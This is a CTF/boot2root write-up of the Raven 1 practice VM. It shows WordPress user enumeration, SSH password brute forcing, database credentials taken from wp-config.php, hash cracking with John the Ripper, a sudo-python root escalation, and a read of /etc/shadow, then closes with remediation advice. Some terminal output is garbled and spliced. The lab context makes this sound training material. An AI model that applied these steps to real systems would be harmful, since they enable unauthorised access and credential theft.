

Project RaVen Boot2Root

By Hoeun A. Kim

08/24/2019

Executive Summary

In this exercise, users are tasked with gaining access to and reading files from a vulnerable virtual machine - Raven 1. The machine was vulnerable to attack via it's Open SSH, Wordpress, MySQL Database, and weak user passwords and administrative permissions. Attackers are given the ability to read and modify local files. These local files included system configuration files for the WordPress PHP, System Permission and groupsets, and SQL Database tables and information.

All accounted for, this machine poses as an immediate weak point that can cause detrimental damage to the business, in the loss of Confidentiality, Integrity and Availability of system information and accessibility. At any time, an attacker could gain ADMINISTRATIVE ACCESS, and bring down important network devices and services, lock users out, and can obtain important and confidential information with ease.

It is important to IMMEDIATELY update and close the vulnerabilities. This includes and is not limited to:

- Strengthening User Password Policies
- Remove ability for users to gain Admin access to other users
- Updating off OpenSSH 6.7p1

- Scrub metadata from Wordpress site
- Remove low level access to configuration files
- Modify SQL Databases to remove plaintext and Hashed data

Attack Narrative

This assessment involved the attempted compromise of multiple machines on the target subnet. Each phase of the test is documented below.

Reconnaissance

General Reconnaissance

- Local Attack Machine - 192.168.56.104
- Victim Machine - 192.168.56.106
- NMAP of 192.168.56.106 discovered opened ports on 22, 80, and 111

Enumeration and Vulnerability Analysis

This section summarizes the most critical vulnerabilities affecting the target network.

IP Address	Operating System	Vulnerabilities	Risk (Low/Med/High)
192.168.56.106	Linux	Open SSH 6.7p1	High
		MySQL	Medium
		WordPress Web Server version 4.8.7	High
		Weak passwords	High

Web Server Analysis

Upon discovering the IP address for the victim machine, it is possible to view and obtain additional information for the WordPress site. Flag #1 could be found under the Services.html

[illegible]

Using this information, I was able to run the tool Dirbuster to enumerate the directory information for the WordPress WebServer. I was able to run WPScan to enumerate vulnerabilities and users found on the WordPress Site. From this we discovered Michael and Steven as the users:

```
root@kali: /
File Edit View Search Terminal Help
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (21 / 21) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[+] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:00 <===== (36 / 36) 100.00% Time: 00:00:00
[i] No DB Exports Found.
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:14 <===== (100 / 100) 100.00% Time: 00:00:14
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:03 <===== (10 / 10) 100.00% Time: 00:00:03
[i] User(s) Identified:
[+] steven
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
Current speed: 0 requests/sec (Select and right click for more options)
Average speed: (T) 1783, (C) 4 requests/sec
[+] Finished: Sat Aug 10 11:04:46 2019
[+] Requests Done: 3049
[+] Cached Requests: 19
[+] Data Sent: 673.088 KB
[+] Data Received: 602.171 KB
[+] Memory used: 184.035 MB
[+] Elapsed time: 00:00:52
root@kali: /#
```

Network Analysis

Using the knowledge for the open SSH port and the two users, built a wordlist to brute force the login for Michael (michael:michael). Logged into Raven1 via SSH:

```
michael@Raven: ~  
File Edit View Search Terminal Help  
root@kali:~# ssh michael@192.168.56.106  
michael@192.168.56.106's password:ed (1 service on 1 host)  
scanning 192.168.56.102.  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
NSE at 19:53, 0.03s elapsed  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
Last login: Sat Aug 10 21:35:54 2019 from 192.168.56.102  
michael@Raven:~$ pwd #1000000  
/home/michael  
michael@Raven:~$ bin/./share/nmap  
ection performed. Please report any incorrect results at https://nmap  
/  
256 IP addresses (4 hosts up) scanned in 45.65 seconds  
Raw packets sent: 1008 (36.240KB) | Rcvd: 405 (18.180KB)
```

Flag #2 is found under the Var/www information

```
michael@Raven:/var/www/html/wordpress$ cd /var/www/  
michael@Raven:/var/www$ cd  
michael@Raven:~$ cd /var/www/  
michael@Raven:/var/www$ ls  
flag2.txt 1304  
michael@Raven:/var/www$ cat flag.txt  
cat: flag.txt: No such file or directory  
michael@Raven:/var/www$ cat flag2.txt  
flag2{fc3fd58dcad9ab23faca6e9a36e581c}  
michael@Raven:/var/www$
```

Under the further folders, one is able to find the WP-Config which hosts the MySQL Root user and password information:

```
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help
license.txt wp-config.php wp-load.php xmlrpc.php root@kali: ~
readme.html wp-config-sample.php wp-login.php
wp-activate.php wp-mail.php
wp-cron.php wp-settings.php
michael@Raven: /var/www/html/wordpress$ cat wp-config.php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host */
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'R@v3nSecurity');
define('DB_HOST', 'localhost');
```

This can be used to obtain the hashed information for the second user, Steven


```

michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help
Database changed
mysql> show tables;
+-----+
| Tables in wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_reg |
+-----+
| 1 | michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | secret | 2018-08-12 22:49:12 |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 |
+-----+
2 rows in set (0.00 sec)

mysql>

```


Using the Hashed information, and passing it through John the Ripper, you discover the login for Steven

```


root@kali:~# nano wp-user-steven
root@kali:~# john wp-user-steven
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (?)
lg 0:00:01:05 DONE 3/3 (2019-08-10 18:44) 0.01527g/s 56511p/s 56511c/s 56511C/s
posups..pintay
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@kali:~# john wp-user-steven --show
?:pink84
1 password hash cracked, 0 left

```

Steven's login can be used for the login information for the SSH connection, WordPress Admin page, and for Privilege Escalation



Flag #3 found under the WordPress Posts page



Post-Exploitation Exploration and Privilege Escalation

Considering Steven's privileges and ability, we are able to access Sudo and Python to allow root access to the victim machine, which leads to Flag #4 on the root of the root user.

```
steven@Raven:/var/www$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/var/www# cat /etc/shadow
root:$6$rFGuQUz8$02awL8e4/jdcf3NSYRv/7pDY.gmiLLspy5j/LhVuCNb0IjGUU22TyfrWAEdYNkEE.kRjTJAC7
99:7:::
daemon*:17755:0:99999:7:::
bin*:17755:0:99999:7:::
sys*:17755:0:99999:7:::
sync*:17755:0:99999:7:::
games*:17755:0:99999:7:::
man*:17755:0:99999:7:::
lp*:17755:0:99999:7:::
mail*:17755:0:99999:7:::
Last edited by Steven Seagull on August 13, 2018 at 1:48 am
```

```
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help
<built-in function id>
>>> import os
>>> os.system('/bin/bash')
root@Raven:/var/www/html/wordpress# cd root
bash: cd: root: No such file or directory
root@Raven:/var/www/html/wordpress# cd /
root@Raven:/# ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
root@Raven:/# cd root
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~#
```

Conclusion and Recommendations

Based on the results documented above, we recommend the client take the following steps to remediate the vulnerabilities identified on the target machine.

Web Server

- Update Wordpress to a version beyond 5.0

Network Services

- Update OpenSSH beyond version 7.5

Hardening the Server

- Remove user permissions and follow least privileges
- Update passwords to be more difficult
- Remove access to configuration files
- Use stronger password encryption and hashing method for MySQL
- Remove admin access amongst users